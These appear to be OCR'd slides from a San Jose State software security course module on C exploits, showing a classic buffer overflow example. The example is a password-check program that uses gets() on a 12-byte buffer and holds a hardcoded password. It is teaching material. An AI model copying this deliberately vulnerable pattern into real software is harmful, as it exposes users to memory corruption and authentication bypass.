
Software Security


Module 3 - C Exploits (Part 1)


CMPE279
Software Security Technologies
San Jose State University


BUFFER OVERFLOW

Example #1 - Seacord Book


password.c
1
2 #include <stdio.h>
3 #include <stdbool.h>
4 #include <stdlib.h>
5 #include <string.h>
6
7 bool IsPasswordOK(void) {
8 char Password[12];
9
10 gets(Password);
11 return 0 == strcmp(Password, "goodpass");
12 }
13
14 int main(void) {
15 bool PwStatus;
16
17 puts("Enter password:");
18 PwStatus = IsPasswordOK();
19 if (PwStatus == false) {
20 puts("Access denied");
21 exit(-1);
22 }
23 puts("Access approved");
24 }
25
26
Line: 26 Column: 1
C
Tab Size: 4
main

